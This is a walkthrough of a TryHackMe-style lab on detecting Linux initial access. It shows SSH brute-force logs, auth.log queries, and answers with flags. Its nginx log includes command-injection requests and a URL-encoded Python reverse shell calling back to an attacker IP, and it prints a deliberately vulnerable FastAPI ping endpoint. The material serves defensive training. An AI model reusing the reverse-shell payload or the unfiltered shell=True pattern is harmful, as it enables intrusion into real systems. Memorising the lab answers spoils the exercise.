Linux Threat Detection 1

Explore how attackers break into Linux systems and how you can detect this in logs.

Task 1 – Introduction

With the rise of AI, cloud computing, and the Internet of Things, systems are getting even more popular than before. However, most Linux breaches still start with common, well-known Initial Access techniques. In this room, you will explore how to detect these techniques using the log sources you learned in the Linux Logging for SOC room.

Learning Objectives

- Understand the role and risk of SSH in Linux environments
- Learn how Internet-exposed services can lead to breaches
- Utilize process tree analysis to identify the origin of the attack
- Practice detecting Initial Access techniques in realistic labs


Prerequisites

- Complete the Linux Logging for SOC room
- Understand the concept of MITRE tactics and techniques
- Know how to navigate Linux without using a GUI
- Be ready for a deep dive into Linux threat detection

Task 2 – Initial Access Via SSH

Popularity of SSH

One of the most popular Initial Access methods on Linux servers is an exposed SSH, a common remote access service used by IT teams worldwide. Nearly every Internet-facing Linux machine has SSH enabled, with Shodan reporting over 40 million machines in 2025. Only some administrators enforce a secure key-based (opens in new tab) authentication, while others still rely on weak passwords and leave their systems vulnerable to brute-force attacks.



Initial Access via SSH

Much like with RDP on Windows, SSH is both powerful and often poorly defended - in fact, both protocols are tracked under the External Remote Services MITRE technique. A lot of threat groups run vast botnets to scan the Internet for systems with exposed SSH and access them in two primary ways: via a stolen key or a breached password. Let's see how it usually happens:

1. Common risks when using key-based authentication:

• Threat actors access a service or source code where private SSH keys have been stored (Like a GitHub repository or Ansible automation server containing SSH credentials)
• Threat actors steal SSH keys to a server by infecting an admin's laptop with a data stealer

2. Additional risks when using password-based authentication:

- An IT admin sets a weak SSH password for a quick test and forgets to revert the changes
- An IT support enables SSH for a contractor who sets the password to "12345678"
- A network engineer accidentally exposes an old, insecure SSH server to the Internet

Most real-world Linux attacks, such as those by the Outlaw group, start from one of the scenarios above. However, you should also be aware of more advanced risks like a vulnerability in the SSH server itself, notably Erlang/OTP or SSH session hijacking, that you will learn in more advanced rooms.

For this task, open the VM and remind yourself how to work with SSH logs.
You can start from: cat /var/log/auth.log | grep "sshd"

Answer the questions below

When did the ubuntu user log in via SSH for the first time?
Answer Example: 2023-09-16.

Command used:

cat /var/log/auth.log | grep "Accepted" | grep "for ubuntu"

```
ubuntu@thm-vm:~$ cat /var/log/auth.log | grep "Accepted" | grep "ubuntu"
Oct 22 08:28:00 ip-10-10-249-101 sshd[869]: Accepted publickey for ubuntu from 10.9.254.186 port 64824 ssh2: RSA SHA256:krhp4o9yYOyVKmAd7PAsdHrKQGJtjIQjt4w0K9R4kXg
Oct 22 08:28:00 ip-10-10-249-101 sshd[869]: Accepted publickey for ubuntu from 10.9.254.186 port 64825 ssh2: RSA SHA256:krhp4o9yYOyVKmAd7PAsdHrKQGJtjIQjt4w0K9R4kXg
Oct 22 08:33:12 ip-10-10-249-101 sshd[740]: Accepted publickey for ubuntu from 10.9.254.186 port 65053 ssh2: RSA SHA256:krhp4o9yYOyVKmAd7PAsdHrKQGJtjIQjt4w0K9R4kXg
Oct 22 08:33:12 ip-10-10-249-101 sshd[749]: Accepted publickey for ubuntu from 10.9.254.186 port 65054 ssh2: RSA SHA256:krhp4o9yYOyVKmAd7PAsdHrKQGJtjIQjt4w0K9R4kXg
Oct 22 08:37:32 ip-10-10-249-101 sshd[745]: Accepted publickey for ubuntu from 10.9.254.186 port 65220 ssh2: RSA SHA256:krhp4o9yYOyVKmAd7PAsdHrKQGJtjIQjt4w0K9R4kXg
Oct 22 08:37:33 ip-10-10-249-101 sshd[763]: Accepted publickey for ubuntu from 10.9.254.186 port 65221 ssh2: RSA SHA256:krhp4o9yYOyVKmAd7PAsdHrKQGJtjIQjt4w0K9R4kXg
Oct 22 08:55:24 ip-10-10-249-101 sshd[702]: Accepted publickey for ubuntu from 10.9.254.186 port 49543 ssh2: RSA SHA256:krhp4o9yYOyVKmAd7PAsdHrKQGJtjIQjt4w0K9R4kXg
Oct 22 08:55:25 ip-10-10-249-101 sshd[704]: Accepted publickey for ubuntu from 10.9.254.186 port 49544 ssh2: RSA SHA256:krhp4o9yYOyVKmAd7PAsdHrKQGJtjIQjt4w0K9R4kXg
2024-10-22T09:09:06.968340+00:00 ip-10-10-249-101 sshd[839]: Accepted publickey for ubuntu from 10.9.254.186 port 50136 ssh2: RSA SHA256:krhp4o9yYOyVKmAd7PAsdHrKQGJtjIQjt4w0K9R4kXg
2024-10-22T09:09:07.320625+00:00 ip-10-10-249-101 sshd[841]: Accepted publickey for ubuntu from 10.9.254.186 port 50142 ssh2: RSA SHA256:krhp4o9yYOyVKmAd7PAsdHrKQGJtjIQjt4w0K9R4kXg
2024-10-22T09:13:00.337519+00:00 tryhackme-2404 sshd[877]: Accepted publickey for ubuntu from 10.9.254.186 port 50303 ssh2: RSA SHA256:krhp4o9yYOyVKmAd7PAsdHrKQGJtjIQjt4w0K9R4kXg
2024-10-22T09:13:00.656774+00:00 tryhackme-2404 sshd[879]: Accepted publickey for ubuntu from 10.9.254.186 port 50305 ssh2: RSA SHA256:krhp4o9yYOyVKmAd7PAsdHrKQGJtjIQjt4w0K9R4kXg
2025-08-21T14:31:44.814918+00:00 tryhackme-2404 sshd[1013]: Accepted publickey for ubuntu from 10.14.105.255 port 18442 ssh2: RSA SHA256:oj8xLijWySiv2Jzh/N9DI1upm+hMm9zZJ6hw6LMDEHc
2025-08-21T15:22:17.752969+00:00 thm-vm sshd[948]: Accepted publickey for ubuntu from 10.14.105.255 port 33903 ssh2: RSA SHA256:oj8xLijWySiv2Jzh/N9DI1upm+hMm9zZJ6hw6LMDEHc
2025-08-28T11:51:48.242199+00:00 thm-vm sshd[1209]: Accepted publickey for ubuntu from 10.14.105.255 port 12199 ssh2: RSA SHA256:oj8xLijWySiv2Jzh/N9DI1upm+hMm9zZJ6hw6LMDEHc
2025-08-28T11:56:49.482146+00:00 thm-vm sshd[1427]: Accepted publickey for ubuntu from 10.14.105.255 port 51753 ssh2: RSA SHA256:oj8xLijWySiv2Jzh/N9DI1upm+hMm9zZJ6hw6LMDEHc
2025-08-28T12:20:48.161178+00:00 thm-vm sshd[1611]: Accepted publickey for ubuntu from 10.14.105.255 port 31785 ssh2: RSA SHA256:oj8xLijWySiv2Jzh/N9DI1upm+hMm9zZJ6hw6LMDEHc
2025-09-02T19:19:32.273999+00:00 thm-vm sshd[1014]: Accepted publickey for ubuntu from 10.14.105.255 port 19012 ssh2: RSA SHA256:oj8xLijWySiv2Jzh/N9DI1upm+hMm9zZJ6hw6LMDEHc
2025-09-10T19:14:44.261800+00:00 thm-vm sshd[966]: Accepted publickey for ubuntu from 10.14.105.255 port 28815 ssh2: RSA SHA256:oj8xLijWySiv2Jzh/N9DI1upm+hMm9zZJ6hw6LMDEHc
2026-04-22T12:45:21.720358+00:00 thm-vm sshd[691]: Accepted password for ubuntu from 10.114.126.29 port 39452 ssh2
2026-04-22T12:45:35.682387+00:00 thm-vm sshd[1199]: Accepted password for ubuntu from 10.114.100.90 port 52114 ssh2
2026-04-22T13:04:57.532845+00:00 thm-vm sshd[1403]: Accepted password for ubuntu from 10.114.97.72 port 46428 ssh2
2026-04-22T13:11:00.851264+00:00 thm-vm sshd[1497]: Accepted password for ubuntu from 10.114.75.246 port 35980 ssh2
```

Reviewed /var/log/auth.log for successful SSH logins to the ubuntu account and identified the earliest entry in the log. The first successful SSH login for ubuntu appears on **Oct 22**, so the answer is **2024-10-22**.

Answer: 2024-10-22

Did the ubuntu user use SSH keys instead of a password for the above found date? (Yea/Nay)

```
ubuntu@thm-vm:~$ cat /var/log/auth.log | grep "Accepted" | grep "ubuntu"
Oct 22 08:28:00 ip-10-10-249-101 sshd[869]: Accepted publickey for ubuntu from 10.9.254.186 port 64824 ssh2: RSA SHA256:krhp4o9yYOyVKmAd7PAsdHrKQGJtjIQjt4w0K9R4kXg
Oct 22 08:28:00 ip-10-10-249-101 sshd[869]: Accepted publickey for ubuntu from 10.9.254.186 port 64825 ssh2: RSA SHA256:krhp4o9yYOyVKmAd7PAsdHrKQGJtjIQjt4w0K9R4kXg
Oct 22 08:33:12 ip-10-10-249-101 sshd[740]: Accepted publickey for ubuntu from 10.9.254.186 port 65053 ssh2: RSA SHA256:krhp4o9yYOyVKmAd7PAsdHrKQGJtjIQjt4w0K9R4kXg
Oct 22 08:33:12 ip-10-10-249-101 sshd[749]: Accepted publickey for ubuntu from 10.9.254.186 port 65054 ssh2: RSA SHA256:krhp4o9yYOyVKmAd7PAsdHrKQGJtjIQjt4w0K9R4kXg
Oct 22 08:37:32 ip-10-10-249-101 sshd[745]: Accepted publickey for ubuntu from 10.9.254.186 port 65220 ssh2: RSA SHA256:krhp4o9yYOyVKmAd7PAsdHrKQGJtjIQjt4w0K9R4kXg
Oct 22 08:37:33 ip-10-10-249-101 sshd[763]: Accepted publickey for ubuntu from 10.9.254.186 port 65221 ssh2: RSA SHA256:krhp4o9yYOyVKmAd7PAsdHrKQGJtjIQjt4w0K9R4kXg
Oct 22 08:55:24 ip-10-10-249-101 sshd[702]: Accepted publickey for ubuntu from 10.9.254.186 port 49543 ssh2: RSA SHA256:krhp4o9yYOyVKmAd7PAsdHrKQGJtjIQjt4w0K9R4kXg
Oct 22 08:55:25 ip-10-10-249-101 sshd[704]: Accepted publickey for ubuntu from 10.9.254.186 port 49544 ssh2: RSA SHA256:krhp4o9yYOyVKmAd7PAsdHrKQGJtjIQjt4w0K9R4kXg
2024-10-22T09:09:06.968340+00:00 ip-10-10-249-101 sshd[839]: Accepted publickey for ubuntu from 10.9.254.186 port 50136 ssh2: RSA SHA256:krhp4o9yYOyVKmAd7PAsdHrKQGJtjIQjt4w0K9R4kXg
2024-10-22T09:09:07.320625+00:00 ip-10-10-249-101 sshd[841]: Accepted publickey for ubuntu from 10.9.254.186 port 50142 ssh2: RSA SHA256:krhp4o9yYOyVKmAd7PAsdHrKQGJtjIQjt4w0K9R4kXg
2024-10-22T09:13:00.337519+00:00 tryhackme-2404 sshd[877]: Accepted publickey for ubuntu from 10.9.254.186 port 50303 ssh2: RSA SHA256:krhp4o9yYOyVKmAd7PAsdHrKQGJtjIQjt4w0K9R4kXg
2024-10-22T09:13:00.656774+00:00 tryhackme-2404 sshd[879]: Accepted publickey for ubuntu from 10.9.254.186 port 50305 ssh2: RSA SHA256:krhp4o9yYOyVKmAd7PAsdHrKQGJtjIQjt4w0K9R4kXg
2025-08-21T14:31:44.814918+00:00 tryhackme-2404 sshd[1013]: Accepted publickey for ubuntu from 10.14.105.255 port 18442 ssh2: RSA SHA256:oj8xLijWySiv2Jzh/N9DI1upm+hMm9zZJ6hw6LMDEHc
2025-08-21T15:22:17.752969+00:00 thm-vm sshd[948]: Accepted publickey for ubuntu from 10.14.105.255 port 33903 ssh2: RSA SHA256:oj8xLijWySiv2Jzh/N9DI1upm+hMm9zZJ6hw6LMDEHc
2025-08-28T11:51:48.242199+00:00 thm-vm sshd[1209]: Accepted publickey for ubuntu from 10.14.105.255 port 12199 ssh2: RSA SHA256:oj8xLijWySiv2Jzh/N9DI1upm+hMm9zZJ6hw6LMDEHc
2025-08-28T11:56:49.482146+00:00 thm-vm sshd[1427]: Accepted publickey for ubuntu from 10.14.105.255 port 51753 ssh2: RSA SHA256:oj8xLijWySiv2Jzh/N9DI1upm+hMm9zZJ6hw6LMDEHc
2025-08-28T12:20:48.161178+00:00 thm-vm sshd[1611]: Accepted publickey for ubuntu from 10.14.105.255 port 31785 ssh2: RSA SHA256:oj8xLijWySiv2Jzh/N9DI1upm+hMm9zZJ6hw6LMDEHc
2025-09-02T19:19:32.273999+00:00 thm-vm sshd[1014]: Accepted publickey for ubuntu from 10.14.105.255 port 19012 ssh2: RSA SHA256:oj8xLijWySiv2Jzh/N9DI1upm+hMm9zZJ6hw6LMDEHc
2025-09-10T19:14:44.261800+00:00 thm-vm sshd[966]: Accepted publickey for ubuntu from 10.14.105.255 port 28815 ssh2: RSA SHA256:oj8xLijWySiv2Jzh/N9DI1upm+hMm9zZJ6hw6LMDEHc
2026-04-22T12:45:21.720358+00:00 thm-vm sshd[691]: Accepted password for ubuntu from 10.114.126.29 port 39452 ssh2
2026-04-22T12:45:35.682387+00:00 thm-vm sshd[1199]: Accepted password for ubuntu from 10.114.100.90 port 52114 ssh2
2026-04-22T13:04:57.532845+00:00 thm-vm sshd[1403]: Accepted password for ubuntu from 10.114.97.72 port 46428 ssh2
2026-04-22T13:11:00.851264+00:00 thm-vm sshd[1497]: Accepted password for ubuntu from 10.114.75.246 port 35980 ssh2
```


The earliest successful SSH login for ubuntu on **2024-10-22 08:28:00** shows **Accepted publickey for ubuntu**, which confirms the login used an **SSH key** rather than a password.

Answer: Yea

Task 3 – Detecting SSH Attacks


SSH Breach Example

Now, imagine a common real-world scenario: An IT administrator enables **public SSH** access to the server, allows **password-based** authentication, and sets a **weak** password for one of the support users. Combined, these three actions inevitably lead to an SSH breach, as it's a matter of time before threat actors guess the password. The log sample below shows such a compromise: A brute force followed by a password breach. There are three indicators of malicious logins to pay attention to:



Detecting SSH Attacks

On Linux, you don't need to learn a dozen fields like logon type to figure out what's going on, making log analysis more straightforward. Your starting point in detecting SSH attacks can be as simple as listing all successful SSH logins and analyzing a few fields. Let's imagine you queried the logs and found three successful SSH logins, each of which could indicate an attack. How would you distinguish bad from good?



Login of Ansible

The first login appears legitimate: It used public-key authentication from an internal IP, likely an Ansible automation account. Moreover, the login at exactly 14:00 matches periodic task behavior. But to be sure, you'd still need to verify that 10.14.105.255 is an Ansible server and review the following user's activity for signs of a breach.

Logins of Jsmith

The two logins of jsmith are more interesting, as there are three red flags: Password-based authentication, logins from external IPs, and time difference between the logins (one of the logins must be at night for the user, right?). Still, to make a final verdict, you might need to investigate more details:

- **Username**: Who owns the user? Is it expected for them to log in at this time and from this IP?
- **Source IP**: What do TI tools and asset lookups say about the IP? Is it trusted or malicious?
- **Login history**: Was the login preceded by brute force or other suspicious system events?
- **Next steps**: Is the login suspicious? Should I analyze user actions following the login?

Now, try to uncover the breach that started via SSH password brute force!
For this task, continue with the /var/log/auth.log on the VM.

Answer the questions below

When did the SSH password brute force start?
Answer Format: 2023-09-15.

Command used:

cat /var/log/auth.log | grep "Failed password"

```
ubuntu@thm-vm:~$ cat /var/log/auth.log | grep "Failed password"
2025-08-21T16:34:04.201269+00:00 thm-vm sshd[18432]: Failed password for root from 197.39.195.136 port 47942 ssh2
2025-08-21T16:38:47.168117+00:00 thm-vm sshd[18479]: Failed password for invalid user sol from 193.32.162.145 port 46702 ssh2
2025-08-21T16:39:54.526886+00:00 thm-vm sshd[18482]: Failed password for root from 193.46.255.33 port 47526 ssh2
2025-08-21T16:39:58.381234+00:00 thm-vm sshd[18482]: Failed password for root from 193.46.255.33 port 47526 ssh2
2025-08-21T16:40:02.099936+00:00 thm-vm sshd[18482]: Failed password for root from 193.46.255.33 port 47526 ssh2
2025-08-21T16:40:06.684926+00:00 thm-vm sshd[18486]: Failed password for root from 193.46.255.33 port 62166 ssh2
2025-08-21T16:40:14.054516+00:00 thm-vm sshd[18486]: message repeated 2 times: [ Failed password for root from 193.46.255.33 port 62166 ssh2]
```

Checked /var/log/auth.log for Failed password entries and identified the earliest failed SSH authentication attempt. The first visible brute-force activity starts on **2025-08-21**.

Answer: 2025-08-21

Which four users did the botnet attempt to breach?
Answer Format: Separate by a comma, in alphabetical order.

Commands used:

cat /var/log/auth.log | grep "Failed password" | grep "user"

cat /var/log/auth.log | grep "Failed password" | head -2

The first command was used to find **invalid usernames** being tried.

The second command was used to find the **earliest failed login attempts**, including valid accounts like root.

```
ubuntu@thm-vm:~$ cat /var/log/auth.log | grep "Failed password" | grep "user "
2025-08-21T16:38:47.168117+00:00 thm-vm sshd[18479]: Failed password for invalid user sol from 193.32.162.145 port 46702 ssh2
2025-08-21T16:41:06.828985+00:00 thm-vm sshd[18495]: Failed password for invalid user roy from 80.94.95.112 port 63189 ssh2
2025-08-21T16:41:11.599255+00:00 thm-vm sshd[18495]: Failed password for invalid user roy from 80.94.95.112 port 63189 ssh2
2025-08-21T16:41:15.906661+00:00 thm-vm sshd[18495]: Failed password for invalid user roy from 80.94.95.112 port 63189 ssh2
2025-08-21T16:41:18.468868+00:00 thm-vm sshd[18495]: Failed password for invalid user roy from 80.94.95.112 port 63189 ssh2
2025-08-21T16:41:20.881476+00:00 thm-vm sshd[18495]: Failed password for invalid user roy from 80.94.95.112 port 63189 ssh2
2025-08-21T17:06:23.687748+00:00 thm-vm sshd[18544]: Failed password for invalid user user from 80.94.95.112 port 63350 ssh2
2025-08-21T17:06:26.887120+00:00 thm-vm sshd[18544]: Failed password for invalid user user from 80.94.95.112 port 63350 ssh2
2025-08-21T17:06:30.901655+00:00 thm-vm sshd[18544]: Failed password for invalid user user from 80.94.95.112 port 63350 ssh2
2025-08-21T17:06:33.443041+00:00 thm-vm sshd[18544]: Failed password for invalid user user from 80.94.95.112 port 63350 ssh2
2025-08-21T17:06:37.120015+00:00 thm-vm sshd[18544]: Failed password for invalid user user from 80.94.95.112 port 63350 ssh2
ubuntu@thm-vm:~$ cat /var/log/auth.log | grep "Failed password" | head -2
2025-08-21T16:34:04.201269+00:00 thm-vm sshd[18432]: Failed password for root from 197.39.195.136 port 47942 ssh2
2025-08-21T16:38:47.168117+00:00 thm-vm sshd[18479]: Failed password for invalid user sol from 193.32.162.145 port 46702 ssh2
```

Filtered Failed password entries in /var/log/auth.log and reviewed the usernames targeted by the SSH brute-force attempts. The four usernames seen in the log are **root**, **roy**, **sol**, and **user**.

Answer: root, roy, sol, user

Finally, which IP managed to breach the root user?

Command used:

cat /var/log/auth.log | grep "Accepted" | grep "root"

```
ubuntu@thm-vm:~$ cat /var/log/auth.log | grep "Accepted" | grep "root"
2025-08-21T17:10:08.113644+00:00 thm-vm sshd[16876]: Accepted password for root from 91.224.92.79 port 51555 ssh2
```

Reviewed successful SSH authentication events for the root account using the Accepted entries in /var/log/auth.log. The log shows Accepted password for root from 91.224.92.79, confirming that **91.224.92.79** successfully breached the root user.

Answer: 91.224.92.79

Task 4 – Initial Access via Services

Linux and Public Services

Linux systems often host public-facing services or applications such as web servers, email servers, databases, and various development or IT management tools. They also comprise the core of most firewall or VPN software. However, whenever one of these applications is compromised, the entire Linux host is at risk. This risk is covered with the T1190 MITRE technique. Let's see a few real-world examples:

• CVE in Zimbra Collaboration: Allowed the attackers to execute arbitrary OS commands
• Exposed Docker API port: Acted as an entry point in a series of cloud infrastructure breaches
• CVE in Palo Alto firewalls: Granted attackers full control over the Linux-based firewall's OS
• WordPress "plugins" feature: Often abused to upload malware like web shells to the system

Using Application Logs

If you want to know whether your email server was breached, you naturally reach for the email logs. On the other hand, can you expect an application to log "I am being exploited with a zero-day right now"? Of course not. That's the nature of application logs - they rarely tell the full story, but they can still provide unique artifacts for analysis. For example, you can:

- Use **web logs** to detect a variety of web attacks
- Use **database logs** to detect suspicious SQL queries
- Use VPN **logs** to detect abnormal VPN login events
- Refer to **other logs** for specific events like bank transactions

Web as Initial Access

Any publicly exposed application can lead to a Linux breach, especially vulnerable web servers. Let's see an example: The IT team creates a simple web application called TryPingMe, where you can ping the specified IP online. Internally, the app runs a system command ping -c 2 **[YOUR-INPUT]** to test the connection, without any input filtering. The attackers would easily spot a command injection there, but can you spot the exploitation in the TryPingMe web logs?

TryPingMe Web Logs

```
ubuntu@thm-vm:~$ cat /var/log/nginx/access.log
10.2.33.10 - - [19/Aug/2025:12:26:07] "GET /ping?host=3.109.33.76 HTTP/1.1" 200 [...]
10.12.88.67 - - [23/Aug/2025:09:32:22] "GET /ping?host=54.36.19.83 HTTP/1.1" 200 [...]
10.14.105.255 - - [26/Aug/2025:20:09:43] "GET /ping?host=hello HTTP/1.1" 500 [...]
10.14.105.255 - - [26/Aug/2025:20:09:46] "GET /ping?host=whoami HTTP/1.1" 500 [...]
10.14.105.255 - - [26/Aug/2025:20:09:49] "GET /ping?host=;whoami HTTP/1.1" 200 [...]
10.14.105.255 - - [26/Aug/2025:20:10:41] "GET /ping?host=;ls HTTP/1.1" 200 [...]
```

Web Logs Analysis

The requests coming from 10.14.105.255 seem odd. Instead of IPs, the client puts Linux commands inside the query parameters - a clear sign of command injection! Although now you will need to start a deep investigation to unravel the whole story, from web logs alone you can assume that:

- 10.14.105.255 is likely the attacker's IP
- The /ping page is vulnerable and allows code execution
- The attacker executed OS commands like whoami and ls
- The entire system is now at risk because of the TryPingMe vulnerability

Can you analyse TryPingMe web logs to detect the attacker's actions?
*Use **/var/log/nginx/access.log** on the VM to answer the questions.*

Answer the questions below

What is the path to the Python file the attacker attempted to open?

Command used:

cat /var/log/nginx/access.log

```
root@thm-vm:~$ cat /var/log/nginx/access.log
10.2.33.10 - - [19/Aug/2025:12:26:07 +0000] "GET /ping?host=3.109.33.76 HTTP/1.1" 200 312 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 15_6_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/1
39.0.0.0 Safari/537.36"
10.12.88.67 - - [23/Aug/2025:09:32:22 +0000] "GET /ping?host=54.36.19.83 HTTP/1.1" 200 287 "-" "curl/7.54.1"
10.14.105.255 - - [26/Aug/2025:20:09:43 +0000] "GET /ping?host=hello HTTP/1.1" 500 21 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
Safari/537.36"
10.14.105.255 - - [26/Aug/2025:20:09:46 +0000] "GET /ping?host=whoami HTTP/1.1" 500 21 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
 Safari/537.36"
10.14.105.255 - - [26/Aug/2025:20:09:49 +0000] "GET /ping?host=;whoami HTTP/1.1" 200 81 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.
0 Safari/537.36"
10.14.105.255 - - [26/Aug/2025:20:10:41 +0000] "GET /ping?host=;ls HTTP/1.1" 200 78 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Sa
fari/537.36"
10.14.105.255 - - [26/Aug/2025:20:10:45 +0000] "GET /ping?host=;pwd HTTP/1.1" 200 85 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 S
afari/537.36"
10.14.105.255 - - [26/Aug/2025:20:10:49 +0000] "GET /ping?host=;cat+/opt/trypingme/main.py HTTP/1.1" 200 330 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like G
ecko) Chrome/139.0.0.0 Safari/537.36"
10.14.105.255 - - [26/Aug/2025:20:12:16 +0000] "GET /ping?host=;python3%20-c%20%27import%20socket%2Csubprocess%2Cos%3Bs%3Dsocket.socket%28socket.AF_INET%2Csocket.SOCK_STREAM%29%3Bs.connect%
28%28%2210.14.105.255%22%2C1337%29%29%3Bos.dup2%28s.fileno%28%29%2C0%29%3B%20os.dup2%28s.fileno%28%29%2C1%29%3Bos.dup2%28s.fileno%28%29%2C2%29%3Bimport%20pty%3B%20pty.spawn%28%22sh%22%29%27
 HTTP/1.1" 504 578 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36"
```

The correct path was found by reviewing the Nginx access log more closely. One of the command injection requests shows the attacker running:

cat /opt/trypingme/main.py

That confirms the Python file the attacker attempted to open was:

Answer: /opt/trypingme/main.py

Looking inside the opened file, what's the flag you see there?

```
root@thm-vm:~$ cat /opt/trypingme/main.py
"""
Welcome to TryPingMe app (version 0.0.1)!
This is just a draft, sorry for the bad code

Dev Team
"""


import subprocess

import uvicorn
from fastapi import FastAPI
from fastapi.responses import HTMLResponse

app = FastAPI()


@app.get("/ping", response_class=HTMLResponse)
def ping(host: str):

    # TODO: Add security checks
    # THM{i_am_vulnerable!}
    cmd = f"ping -c 2 {host}"
    result = subprocess.check_output(cmd, shell=True)
    response = f"<h3>Checking the host: {host}</h3>\n"
    response += f"<pre>{result.decode()}</pre>"
    return response


if __name__ == "__main__":
    uvicorn.run(app)
```

After identifying the file path /opt/trypingme/main.py, I opened the file and reviewed its contents. The flag was visible inside the source code comments:


Answer: THM{i_am_vulnerable!}

Task 5 – Detecting Service Breach

Building Process Tree

One way to detect a service breach is to use application logs, like you did in the previous task. But remember, application logs are not always available or helpful. Instead, most SOC teams rely on **process tree analysis** - a universal approach to unwrapping the Initial Access. For example, in [this report (opens in new tab)](), Wiz used a process tree to visually highlight how exactly Selenium servers were breached and how to spot it in process creation logs.

A common SOC scenario is when you receive an alert about a suspicious command, let's say whoami. Why was it executed - due to IT activity, or maybe a service breach? To answer this, all you need is to build a process tree and trace the command back to its parent process, as shown in the image below:



Auditd and Process Tree

Continuing the example, you begin by locating the suspicious command in the logs with ausearch -i -x whoami. Next, you walk up the process tree using the --pid option until you reach PID 1, the OS process. The tree eventually shows that whoami was launched by a Python web application (/opt/mywebapp/app.py). This immediately raises the question: Was the application breached and used as an entry point?

Tracing Whoami Origin

```
ubuntu@thm-vm:~$ ausearch -i -x whoami # -x filters the results by the command name
type=PROCTITLE msg=audit(08/25/25 16:28:18.107:985) : proctitle=whoami
type=SYSCALL msg=audit(08/25/25 16:28:18.107:985) : syscall=execve success=yes exit=0 items=2 ppid=3905 pid=3907 auid=unset uid=ubuntu tty

